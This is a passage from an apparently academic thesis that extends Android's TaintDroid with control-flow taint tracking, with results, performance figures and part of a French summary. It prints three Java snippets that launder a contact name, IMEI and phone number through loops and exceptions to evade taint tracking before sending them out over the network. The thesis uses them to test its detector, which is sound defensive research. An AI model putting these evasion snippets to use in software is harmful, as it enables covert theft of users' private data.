We use the second rule presented in Section 4.5 of Chapter 4 to taint c in the branch not taken: $Taint(c) = ContextTaint \oplus Taint(c)$ or $ContextTaint = Taint(IMEI) \oplus Taint(input\_user)$ then $Taint(c)$ depends on $Taint(IMEI)$. We use the function $getTaintBoolean(c)$ defined in the TaintDroid code to get and to display the taint of the variable c in the two branches. The variable c is tainted whether the branch is taken or not and the Taint(c) is equal to Taint(IMEI) $(((u4)0 \times 00000400) = 1024)$.

The attacker clicks on the send button to transfer variable c through the network connection to know if the test is positive. The value of c is successfully sent to the server application. A warning message that indicates the value 'true' and the taint '0×400' of received message is displayed in the taintdroid log (see Figure 6.16).

```
W/dalvikvm(  480): TaintLog: OSNetworkSystem.write(10.188.194.85) received data with tag 0x400 data=[true]
```

Figure 6.16: TaintDroid log

So, all variables that depend on the condition are tainted whether the branch is taken or not. The implicit flow of information from the condition to c is correctly identified and we don't have an under-tainting problem using this approach. We can also detect the leak of private tainted information that is reported in the warning message. We have a similar result when the test is negative.

6.5.3 Obfuscation code attacks Tests

We have implemented and run the three obfuscated code attacks based on control dependencies presented in Section 5.7 of Chapter 5 to test the effectiveness of our approach in detecting these attacks.

We have tested these attacks using a Nexus One mobile device running Android OS version 2.3 modified to track control flows. The complete code for the three obfuscated code algorithms is presented in Appendix C.

```
String X = contact_name;
String Y="";
char[] TabAsc;
 int k=0;
TabAsc = new char [96];

while (codeAsc < 0x80) {

  for (column = 0; column < 16; column++) {
     TabAsc[k] = codeAsc;
    codeAsc++;
    k++;
  }
  row++;
}

for (int i = 0;i< X.length(); i++)
{
    char x=X.charAt(i);

    for (int j=1;j<TabAsc.length;j++)
    {
         if (x==TabAsc[j])
         Y=Y+TabAsc[j];
    }

}

NetworkTransfer(Y);
```

Figure 6.17: Code obfuscation attack 1.

```
W/dalvikvm( 1209): TaintLog: OSNetworkSystem.write(10.35.131.42) received data with tag
 0x2 data=[��
          Mariem Graa]
```

(a)

```
W/dalvikvm(  712): TaintLog: OSNetworkSystem.write(10.35.131.42) received data with
 tag 0x400 data=[��354957033679070]
```

(b)


```
W/dalvikvm(  488): TaintLog: OSNetworkSystem.write(10.35.131.42) received data with tag
 0x10008 data=[��
W/dalvikvm(  488): 3627890380]
```

(b)

Figure 6.18: Log files of Code obfuscation attacks

We use the Traceview tool to evaluate the performance of these attacks. We present both the inclusive and exclusive times. Exclusive time is the time spent in the method. Inclusive time is the time spent in the method plus the time spent in any called functions. We install the TaintDroidNotify application to enable notifications on the device when tainted data is leaked.

Let us consider the first obfuscated code attack (see Figure 6.17). The first loop is used to fill the table of ASCII characters. The attacker tries to get the private data (user contact name= 'Graa Mariem') by comparing it with symbols of Ascii table in the second loop. The taint of the user contact name is $((u4)0 \times 00000002)$.



(a) (b) (c)

Figure 6.19: Notification reporting the leakage of sensitive data

The variable x is tainted because it belongs to the tainted character string X. Thus, the condition $(x == TabAsc[j])$ is tainted. Our system allows propagating the taint in the control flow. Using the first rule, Y is tainted and $Taint(Y) = Taint(x == TabAsc[j]) \oplus Taint(Y + TabAsc[j])$. We can show in the log file given in Figure 6.18(a) that Y is tainted with the same taint as the user contact name. A notification appears (see Figure 6.19(a)) reporting the leakage of Y that contains the value of private data. The execution of the first algorithm takes 88 ms as Inclusive CPU Time using TaintDroid modified to track control flows and 36ms in not modified Android.

```
String X = Get_IMEI();
String Y="";
 for (int i = 0;i<X.length(); i++)
 {
     char x=X.charAt(i);
     int n =x;
     int y=0;
         for (int j=0;j<n;j++)
             {
                 y=y+1;
             }

         char c = (char) y;

         Y=Y+c;
 }

 NetworkTransfer(Y);
```

Figure 6.20: Code obfuscation attack 2.

The second obfuscated code attack is illustrated in Figure 6.20. The attacker tries to get a secret information X that is the IMEI of the smartphone. The taint of the IMEI is $((u4)0 \times 00000400)$. The variable x is tainted because it belongs to the character string X that is tainted. The result n of converting x to integer is tainted. Thus, the condition $(j = 0\ to\ n)$ is tainted. Using the first rule, y is tainted and $Taint(y) = Taint(j = 0\ to\ n) \oplus Taint(y + 1)$. In the first loop, the condition $x \in X$ is tainted. We apply the first rule, Y is tainted and $Taint(Y) = Taint(x \in X) \oplus Taint(Y + (char)y)$. This result is shown in the log file given in Figure 6.18(b). The leakage of the private data event is presented in the notification (see Figure 6.19(b)). The execution of the second algorithm takes 101 ms as Exclusive CPU Time using TaintDroid modified to track control flows and 20ms in unmodified Android. The execution time in our approach is more important because it includes the time of the taint propagation in the control flow.

```
String X = Phone_Number;
String Y="";
 for (int i = 0;i<X.length(); i++)
 {
     char x=X.charAt(i);
     int n =x;
     int y=0;
     int w;
     int v1=2;
     int t=0;
         while (y<n)
             {

             try {
                  w = v1/t;

                 } catch (ArithmeticException e) {

                     y = y+1;

                 }

             }

          char c = (char) y;
               Y=Y+c;
 }

 NetworkTransfer(Y);
```

Figure 6.21: Code obfuscation attacks 3.

The third obfuscated code attack is illustrated in Figure 6.21. The attacker exploits exception to launch obfuscated code attacks and to leak sensitive data (phone number). The division by zero throws an ArithmeticException. This exception is tainted and its taint depends on the while condition $y < n$. Also, the while condition $(y < n)$ is tainted because the variable n that corresponds to the conversion of a character in *phone_number* is tainted. TaintDroid does not assign taint to exception. We define taint of exception $(Taint\_Exception = ((u4)0 \times 00010000))$. Then, we propagate

exception's taint in the catch block. We apply the first rule to taint y. We obtain $Taint(y) = Taint(exception) \oplus Taint(y+1)$. Finally, the string Y which contains the private data is tainted and $Taint(Y) = Taint(x \in X) \oplus Taint(Y + (char)y)$. In the log file given in Figure 6.18(c), we can show that the taint of Y is the combination of the taint of the exception $(((u4)0 \times 00010000))$ and the taint of the phone number $(((u4)0 \times 00000008))$. A warning message appears indicated the leakage of sensitive information (see the notification in Figure 6.19(c)). The execution of the third algorithm takes 1385 ms as Inclusive CPU Time using TaintDroid modified to track control flows and 1437 ms in unmodified Android. This difference is due to the taint propagation in the control flow.

The sizes of control flow graphs obtained of the three algorithms are about 1200 bytes.

6.5.4 Performance

In this section, we study our taint tracking approach performance and memory overhead.

The static analysis is performed at load and verification time. At load time, our approach adds 33% overhead with respect to the unmodified system. At verification and optimization time, the static analysis requires $35ms$ on the unmodified system and $48ms$ with our approach indicating a 27% overhead. This time increase is due to the verification of method instructions and the construction of the control flow graphs in the static analysis phase.

We install the CaffeineMark application [150] in our Nexus One mobile device to determine the Java microbenchmark. Note that the CaffeineMark scores roughly correlate with the number of Java instructions executed per second and do not depend significantly on the amount of memory in the system or on the speed of a computers disk drives or internet connection [150].

The first obfuscated code algorithm has an overall score of 3486 Java instructions executed per second using the unmodified Android and 2893 instructions using our approach. The second obfuscated code algorithm has a total score of 3465 using unmodified Android and 2893 using our approach. The third algorithm provides an overall score of 4241 using unmodified Android and 3440 using our approach. We tested the proposed approach with more complex algorithms. Our approach affects the performance of the Android system and gives a slower execution speed rate, i.e, less instructions executed per second. This is because in our approach we perform an

additional treatement and we taint variables to which a value is assigned in conditional instructions whether the branch is taken or not. We tested the proposed approach with more complex applications.




Figure 6.22: Microbenchmark of Java overhead

Figure 6.22 presents the execution time results of a Java microbenchmark. We propagate taint in the conditional branches especially in the loop branches and we add instructions in the processor to solve the under tainting problem. Then, the loop benchmark in our approach presents the greatest overhead. We taint results of arithmetic operations in explicit and control flows. Thus, the arithmetic operations present the greatest overhead. The string benchmark difference between unmodified Android system and our approach is due to the additional memory required in the string objects taint propagation.

We observe that the unmodified Android system had an overall score of 3625 Java instructions executed per second. Whereas, our approach had an overall score of 2937 Java instructions executed per second. Therefore, our approach has a 19% overhead with respect to the unmodified system. On the other hand, the TaintDroid system had an overall score of 3117 Java instructions executed per second. Therefore, TaintDroid has a 14% overhead with respect to the unmodified Android system. Thus, the overhead given by our approach is acceptable in comparison to the one obtained by TaintDroid.

We also measure the amount of memory allocated by applications during the CaffeineMark benchmark. The benchmark consumed 21.28 MB on the unmodified system, 22.21MB while running TaintDroid and 24.09 MB while running our approach. There-

fore, our approach presents 12% memory overhead with respect to the unmodified Android system.

6.5.5 False positives

We found that 14 of the 25 tested Android applications (almost of 50%) use control flows to transfer private information and leak sensitive data (see section 6.5.1). We detected an IMSI leakage vulnerability when it was really used as a configuration parameter in the phone. Also, we detected that the IMEI is transmitted outside of smartphone when it was really the hash of the IMEI that was transmitted. Thus, we can not treat these applications as privacy violators. Therefore, our approach generates 25% of false positives.

6.6 Discussion

Cavallaro *et al.* [137] describe evasion techniques that can easily defeat dynamic information flow analysis. These evasion attacks can use control dependencies. They demonstrate that a malware writer can propagate an arbitrarily large amount of information through control dependencies. Cavallaro *et al.* see that it is necessary to reason about assignments that take place on the unexecuted program branches. We implement the same idea in our taint propagation rules. Unfortunately, this will lead to an over-tainting problem (false positives). The problem has been addressed in [111] and [151] but not solved though. Kang *et al.* [111] used a diagnosis technique to select branches that could be responsible for under-tainting and propagated taint only along these branches in order to reduce over-tainting. However a smaller amount of over tainting occurs even with DTA++. Bao *et al.* [151] define the concept of strict control dependencies (SCDs) and introduce its semantics. They use a static analysis to identify predicate branches that give rise to SCDs. They do not consider all control dependencies to reduce the number of false positives. Their implementation gives similar results as DTA++ in many cases, but is based on the syntax of a comparison expression. Contrariwise, DTA++ uses a more general and precise semantic-level condition, implemented using symbolic execution.

We showed in Section A.7.2 that our approach generates significant false positives. But it provides more security because all confidential data are tainted. So, the sensitive information cannot be leaked. We are interested in solving the under tainting because we consider that the false negatives are much more dangerous than the false positives

since the false negatives can lead to leakage of data. It is possible to reduce the over-tainting problem by considering expert rules. Also, we can ask user at the moment when the sensitive data is going to be leaked to authorize or not the transmission of the data outside of the system.

6.7 Conclusion

In order to detect the leakage of sensitive information by third-party apps exploiting control flows in smartphones, we have implemented a hybrid approach that propagates taint along control dependencies. In this Chapter, we have enhanced dynamic taint analysis implemented in TaintDroid approach with static analysis to track control flows and to solve the under tainting problem. By using the taint propagation rules implemented in native methods, we showed that our system cannot create under tainting states. We have analyzed 27 free Android applications to evaluate the effectiveness of our approach. We found that 14 applications use control flows to transfer sensitive data and 8 leaked private information. We tested the three obfuscated code attacks based on control dependencies presented in Section 5.7 of Chapter 5. We showed that our approach successfully detects these attacks. Our approach incurs 19% performance overhead that is due to the propagation of taint in the control flow. By implementing our approach in Android systems, we successfully protect sensitive informations and detect most types of software exploits caused by control flows without reporting too many false positives.

CHAPTER 7

Conclusion and perspectives

As privacy issues on smartphones are a growing concern, in this thesis, we propose an approach that allows tracking information flows to detect leakage of sensitive information caused by the under tainting problem. We use the data tainting technique to control the manipulation of private data by third party Android applications. We show that dynamic taint analysis implemented in smartphones cannot detect control flows that provoke an under tainting problem. So, we combine the static and dynamic taint analyses to solve this problem. The static analysis is used to detect control dependencies and to have an overview of all conditional branches in the program. We show how to use information provided by static analysis, we have enhanced the dynamic taint analysis to propagate taint along all control dependencies. We show also how to specify a set of formally correct and complete rules that describe taint propagation. We then prove formally that our system cannot be in an under tainting state. We propose a correct and complete taint algorithm to solve the under tainting problem based on these rules. We test some obfuscated code attacks based on control dependencies and we show that the dynamic taint analysis can be circumvented by these attacks that leak sensitive data by exploiting the under tainting problem.

As the TaintDroid approach implements dynamic taint analysis in smartphones based on Android system, we implement and test our approach in the TaintDroid system. We show that our approach is effective to solve the under-tainting problem and to detect leakage of private data without reporting too many false positives. Also, our approach can resist to code obfuscated attacks in control flow statements. Thus, malicious applications cannot bypass smartphones based on the Android system and get privacy sensitive information through control flows.

Perspectives

We give a set of future research directions that could be investigated as continuation of the results presented in this thesis:

False positives

In this thesis, we are interested in solving the under tainting problem because the false negatives can lead to a flaw in security. So, we taint all variables on conditional branches to reflect the control dependencies. This can cause false alarms that may occur through incorrect interpretation of tainted data. These alarms lead to conclude that there is an attack when in fact there is not. The tainted variables can be transmitted to an authorized server or can be handled in a secure manner (using the hash of the tainted data). Thus, we should not treat these applications that send these tainted data as privacy violations. We showed in Section A.7.2 that our approach generates 25% of false positives. To balance (trade-off) between over-tainting and leakage of private information, we plan to apply expert rules (ad hoc rules) to reduce the over-tainting problem and protect private data. Also, we can use an access control approach, at the moment when the sensitive data is leaked, to authorize or not the transmission of the data outside the system.

Reaction mechanism

In this thesis, we focus just on the detection of sensitive information leakage. Our detection mechanism is passive because it does not launch a reaction when private data is transmitted outside the system. We can improve our detection mechanism by implementing a reaction process. For example, we can send a message to the user to warn him that sensitive data will be leaked. We can also block the data sent through the network. Another solution is to ask the server to which the data is sent to give proof of authorization.

Performance optimization

Our approach induces 19% performance overhead that is due to the propagation of taint in all branches (executed and not executed). We implement our approach in the Dalvik virtual machine interpreter because it allows the instructions behavior to be modified easily so it can be ideally used for research purposes. But, the Dalvik virtual

machine interpreter is slow (typically less than 1/3rd of time spent in the interpreter [152]). So, to improve performance of our system, we suggest implementing the taint propagation mechanism in Just In Time Compiler (JIT) that translates byte code to an optimized native code at run time. The JIT compiler provides better performance than the interpreter such as a minimal additional memory usage but modifying instructions with JIT is more complex than the interpreter.

Implementation in other smartphone OS

We implement our approach on Android-based smartphones. But, as shown in Section 2.3 of Chapter 2, problem of private data leakage concerns most smartphone operating systems (iPhone, Windows, less Symbian and BlackBerry). All these platforms are targeted by data leakage attacks. In addition, they share limited capacity hardware and are based on ARM architecture. To implement our approach, we modified the Dalvik virtual machine, which is a Java virtual machine. Symbian also uses a Java virtual machine called KJava that is running on "KJavaVirtualMachine" interpreter. Windows Phone 7 is based on Windows CE and Windows Phone 8 on the windows NT kernel. These OSes use a virtual machine called CLR (Common Language Runtime). An instance of this VM is started for each program. In fact, it is only for Symbian, Android and Windows that we can have a complete list of features and requirements needed to run them. This is because BlackBerry and iPhone platforms are proprietary, with no sensitive information given out to the public. Our approach can be implemented in other smartphone operating systems by adapting to the technical features of these OSes.

Multilevel security

In this thesis, we consider only two security levels (private/public), with the single security requirement that private information cannot flow into a public object. We assign taint to sensitive data. Public data are not tainted. Our approach can be extended to support a multi-level security as suggested by Denning [41] and Bieber *et al.* [153] approaches.

Native Code Taint Propagation

In this thesis, we manually inspect and patch native methods for taint propagation. We run native code without instrumentation and patch the taint propagation. We

add an additional propagation heuristic patch that assigns the union of the method argument taint tags to the taint tag of the return value. This does not reflect the exact taint propagation. So, to ensure the proper propagation to the native code, we suggest instrumenting the ARM code. Also, we can use static analysis to enumerate the information flows for all JNI methods.

Implementation in Android 4.4

We implement our approach in Dalvik VM of Android 2.3. The ART (Android Runtime) is currently experimental replacement of the Dalvik VM in the last version of Android (Android 4.4 KitKat). It works using a concept called ahead-of-time (AOT) compilation that precompiles downloaded and installed applications. Unlike JIT, which partially compiles code, ART pre-compiling process converts fully bytecode into machine language at install time and turns apps into truly native ones. In this thesis, we are modifying the interpreter of the Dalvik VM. Our approach can be implemented in the JIT compiler. So, the mplementation of our approach on ART would be similar to porting of our approach to handle JIT. But, we would need to port the propagation to ART.

APPENDIX A

Résumé de la Thèse

Titre: Analyse hybride du code pour détecter les violations de la confidentialité dans le système Android

A.1 Introduction

Les systèmes embarqués, tels que les téléphones mobiles sont de plus en plus utilisés dans notre vie quotidienne. Selon un récent rapport de Gartner [1], 455,6 millions de téléphones mobiles dans le monde ont été vendus au troisième trimestre de 2013, ce qui correspond à 5,7% d'augmentation par rapport au troisième trimestre de 2012. Au troisième trimestre de 2013, les ventes de smartphones représentaient 55 % des ventes totales de téléphones mobiles.

Les smartphones sont utilisés pour stocker et gérer des informations sensibles comme l'identité du téléphone, les contacts, les messages, les photos et la localisation de l'utilisateur, etc. La fuite de ces données par un utilisateur malveillant ou un serveur de publicité entraîne un risque réel pour la vie privée.

Pour répondre aux besoins des utilisateurs de smartphones, le développement des applications a augmenté à un rythme élevé. En mai 2013, 48 milliards d'applications ont été installées depuis le Google Play store [2]. La plupart de ces applications est disponible pour les utilisateurs sans test ou vérification du code. Elles sont souvent utilisées pour capturer, stocker, manipuler et accéder à des données sensibles. Un attaquant peut exploiter ces applications pour lancer des attaques de contrôle de flux en se basant sur les structures conditionnelles afin de compromettre la confidentialité des smartphones et obtenir des informations privées sans l'autorisation de l'utilisateur.

Nous avons étudié les caractéristiques matérielles et logicielles des smartphones. Nous avons observé que les différents systèmes d'exploitation des smartphones sont développés avec des caractéristiques différentes pour répondre à la demande croissante

de ces dispositifs. Nous notons que ces systèmes (Android, IPhone, Windows, Symbian et Blackberry) ont été la cible d'attaques qui provoquent la fuite de données sensibles. Malheureusement, les mécanismes de sécurité implémentés dans les différents systèmes d'exploitation des smartphones sont incapables d'empêcher la fuite de données sensibles.

Android est le système le plus utilisé avec plus de 80 % du marché (market share) au troisième trimestre de 2013 [1]. De plus, Android offre une plateforme puissante, moderne, sécurisée (basée sur le noyau Linux) et ouverte. Le fait d'être ouvert fournit aux développeurs la possibilité d'intégrer, d'étendre et de remplacer des composants existants dans Android. Enfin, le SDK Android propose des API pour développer des applications sur Android.

Cependant, Android est le système d'exploitation des smartphones le plus ciblé par les cybercriminels à cause des applications tierces téléchargées par les utilisateurs [3]. Selon une étude réalisée par Lookout Mobile Security, le nombre de malwares est en forte progression sur les plates-formes mobiles [30]. Lookout Mobile Security prend l'exemple d'Android qui comptait 80 applications contenant du code malveillant en Janvier 2011. Ce chiffre a été multiplié par cinq en Juin 2011. Lookout Mobile Security estime que près de 500 000 personnes ont été victimes d'un malware sur Android au premier semestre de 2011. Dans l'étude présentée à la Conférence Black Hat, Daswani [4] a analysé le comportement de 10 000 applications Android et a montré que plus de 800 provoquent la fuite des données privées à un serveur non autorisé. Par conséquent, il est nécessaire de prévoir des mécanismes de sécurité adéquats pour contrôler la manipulation des données privées par des applications tierces.

Plusieurs mécanismes sont utilisés pour protéger les données privées dans un système Android, tels que l'analyse dynamique qui est implémentée dans TaintDroid [5]. Le principe de l'analyse dynamique est d'associer une teinte aux données privées dans un système puis de propager cette teinte aux autres données qui en dépendent lors de l'exécution du programme pour suivre le flux d'information. Il existe deux types de flux d'information : les flux explicites et les flux implicites (flux de contrôle). Un exemple de flux explicite se produit lors d'une affectation $x = y$, où on observe un transfert explicite de la valeur de x à y. Un exemple de flux de contrôle (implicite) est illustré dans la Figure A.1, où il n'y a pas de transfert direct de la valeur de a à b, mais lorsque le code est exécuté, b obtient la valeur de a.

TaintDroid ne propage pas la teinte à travers les flux de contrôles ce qui provoque un problème d'under tainting : le processus de teintage tel que défini par Taintroid engendre des faux négatifs. Les applications malveillantes peuvent contourner un système Android et obtenir des données privées en exploitant les flux de contrôles.

```
1.boolean b = false;
2.boolean c = false;
3.if (!a)
4. c = true;
5.if (!c)
6.  b = true;
```

Figure A.1: Exemple de flux implicite.

Dans cette thèse, nous proposons une approche exhaustive et opérationnelle qui propage la teinte tout au long des flux de contrôles. Elle combine l'analyse statique et l'analyse dynamique pour résoudre le problème d'under tainting. Notre approche détecte les attaques qui provoquent la fuite des données privées en exploitant les flux de contrôle au cours de l'exécution des applications Android.

Nous avons spécifié formellement le problème d'under tainting. Ensuite, nous avons construit une preuve formelle de notre approche et nous avons fourni un algorithme correct et complet basé sur des règles de propagation prouvées pour résoudre ce problème qui peut se produire en ignorant les flux implicites.

Nous avons montré que notre approche résiste aux attaques d'obfuscation de code exploitant des dépendances de contrôle pour obtenir des informations sensibles dans le système Android. Pour détecter ces attaques d'obfuscation de code, nous utilisons les règles qui définissent la politique de teintage.

Nous sommes intervenus au niveau de TaintDroid qui ne peut pas détecter les flux de contrôle pour implémenter notre approche. Nous avons testé notre approche sur le système Android embarqué sur les smartphones. Nous avons montré que notre approche est efficace pour détecter les attaques de contrôle de flux et résoudre le problème des faux négatifs (under tainting) .

A.2 Système de contrôle de flux : Taintroid

Les applications tierces installées sur un smartphone peuvent extraire des données privées de l'utilisateur. TaintDroid est une extension de la plateforme Android. Il est implémenté dans la machine virtuelle du smartphone.

TaintDroid utilise le mécanisme de data tainting et l'analyse dynamique pour suivre les flux explicites en temps réel et pour contrôler la manipulation des données privées par les applications tierces. Le processus de TaintDroid est présenté dans la Figure A.2.




Figure A.2: Processus de TaintDroid

D'abord, il associe une teinte aux données privées. Ensuite, il suit la propagation des données teintées. Enfin, il détecte une vulnérabilité si une donnée teintée est utilisée dans un emplacement sensible (taint sink) qui permet d'envoyer la donnée en dehors du système. L'inconvénient de TaintDroid est qu'il ne détecte pas les flux de contrôle. Donc il ne peut pas détecter les attaques exploitant les dépendances de contrôle. Nous décrivons notre approche plus en détail dans la section suivante.

A.3 Spécification formelle du problème d'under tainting

Denning [41] définit un modèle de flux d'informations comme suit :

$$FM =< N, P, SC, \oplus, \rightarrow > .$$

- N est un ensemble d'objets de stockage logique (fichiers, variables,...).
- P est un ensemble de processus qui sont exécutés par les agents responsables de tous les flux d'informations.
- SC est un ensemble de classes de sécurité qui sont affectées aux objets de N. SC est un ensemble fini qui a une borne inférieure L associée aux objets de N.
- l'opérateur de combinaison de classe "$\oplus$" spécifie la classe résultat de n'importe quelle fonction binaire ayant comme opérande des classes de sécurité.

- une relation de flux "$\rightarrow$" entre les paires de classes de sécurité A et B signifie que "les informations de la classe A sont autorisées à circuler vers la classe B". Un modèle de flux FM est sûr si et seulement si l'exécution d'une séquence d'opérations ne peut pas produire un flux qui viole la relation "$\rightarrow$".

Nous spécifions formellement le problème d'under tainting en utilisant le modèle de flux d'informations de Denning. Mais, nous attribuons une teinte aux objets au lieu d'affecter des classes de sécurité. Ainsi, l'opérateur de combinaison de classe "$\oplus$" est utilisé dans notre spécification formelle pour combiner les teintes des objets. **Définition syntaxique des connecteurs $\{\Rightarrow, \rightarrow, \leftarrow, \oplus\}$:** Nous utilisons la syntaxe suivante pour spécifier formellement le problème d'under tainting: A et B sont deux formules logiques et x et y sont deux variables.

- $A \Rightarrow B$: si A alors B
- $x \rightarrow y$: L'information circule de l'objet x vers l'objet y
- $x \leftarrow y$: la valeur de y est affectée à x
- $Taint(x) \oplus Taint(y)$: spécifie la teinte résultat de la combinaison des teintes.

Définition sémantique de connecteurs $\{\rightarrow, \leftarrow, \oplus\}$:

- Le connecteur $\rightarrow$ est réflexif : Si x est une variable alors $x \rightarrow x$.
- Le connecteur $\rightarrow$ est transitif : x, y et z sont trois variables, si $(x \rightarrow y) \wedge (y \rightarrow z)$ alors $x \rightarrow z$.
- Le connecteur $\leftarrow$ est réflexif: Si x est une variable alors $x \leftarrow x$.
- Le connecteur $\leftarrow$ est transitif : x, y et z sont trois variables, si $(x \leftarrow y) \wedge (y \leftarrow z)$ alors $x \leftarrow z$.
- Les connecteurs $\rightarrow$ et $\leftarrow$ ne sont pas symétriques.
- La relation $\oplus$ est commutative: $Taint(x) \oplus Taint(y) = Taint(y) \oplus Taint(x)$
- La relation $\oplus$ est associative: $Taint(x) \oplus (Taint(y) \oplus Taint(z)) = (Taint(x) \oplus Taint(y)) \oplus Taint(z)$

Definition. Une situation d'under tainting (sous teintage) se produit lorsque x dépend d'une *condition*, on affecte à x une valeur dans la branche conditionnelle et *condition*

est teintée mais x n'est pas teinté. Formellement,

$$\begin{aligned} &\mathit{Affectation}(x, y) \wedge \mathit{Dependance}(x, \mathit{condition}) \\ &\wedge \mathit{Teinte}(\mathit{condition}) \wedge \neg \mathit{Teinte}(x) \end{aligned} \tag{A.1}$$

où:

- $\mathit{Affectation}(x, y)$ affecte à x la valeur de y.

$$\mathit{Affectation}(x, y) \stackrel{def}{\equiv} (x \leftarrow y)$$

- $\mathit{Dependency}(x, \mathit{condition})$ definit un flux d'information de la *condition* vers x si x depend de la *condition*.

$$\mathit{Dependance}(x, \mathit{condition}) \stackrel{def}{\equiv} (\mathit{condition} \rightarrow x)$$

A.4 Solution formelle de l'under tainting dans les smartphones

Pour résoudre le problème d'under tainting, nous proposons un ensemble de règles qui définit la politique de teintage permettant de détecter les attaques exploitant les dépendances de contrôle. Grâce à ces règles, toutes les variables auxquelles une valeur est affectée dans la structure conditionnelle sont teintées que cette branche soit prise ou pas. Nous considérons que le $\mathit{Contexte\_Teinte}$ est la teinte de la *condition*.

- règle 1: si la valeur de x est modifiée, x dépend de la *condition* et la branche est prise, nous appliquons la règle suivante pour teinter x.

$$\frac{\mathit{Modifier}(x) \wedge \mathit{Dependance}(x, \mathit{condition}) \wedge \mathit{Branche\_Prise}(br, \mathit{inst\_cond})}{\mathit{Teinte}(x) \leftarrow \mathit{Contexte\_Teinte} \oplus \mathit{Teinte}(\mathit{inst\_flux\_explicite})}$$

où : Le predicat $\mathit{Branche\_Prise}(br, \mathit{inst\_cond})$ spécifie que la branche br dans l'instruction conditionnelle est exécutée, et donc un flux explicite qui contient x est exécuté.

Modifier (x, inst_flux_explicite) associe à x le résultat de flux explicite.

$$\mathit{Modifier}(x) \stackrel{def}{\equiv} \quad \mathit{Affectation(x,\ inst\_flux\_explicite)}$$

- Règle 2: si la valeur de y est affectée à x, x dépend de la *condition* et la branche br dans l'instruction conditionnelle n'est pas prise (x ne dépend que du flux implicite et ne dépend pas du flux explicite), nous appliquons la règle suivante pour teinter x.

$$\frac{Affectation(x,y) \wedge Dependance(x, condition) \wedge \neg Branche\_Prise(br, inst\_cond)}{Teinte(x) \leftarrow Teinte(x) \oplus Contexte\_Teinte}$$

Dans ce résumé, nous ne reprenons pas la preuve de complétude de ces règles qui est accessible dans [7]. Dans [7], nous avons prouvé la complétude de ces règles. Aussi, nous avons fourni un algorithme correct et complet utilisant ces règles qui permet de résoudre le problème d'under tainting.

A.5 Détection des attaques d'obfuscation de code

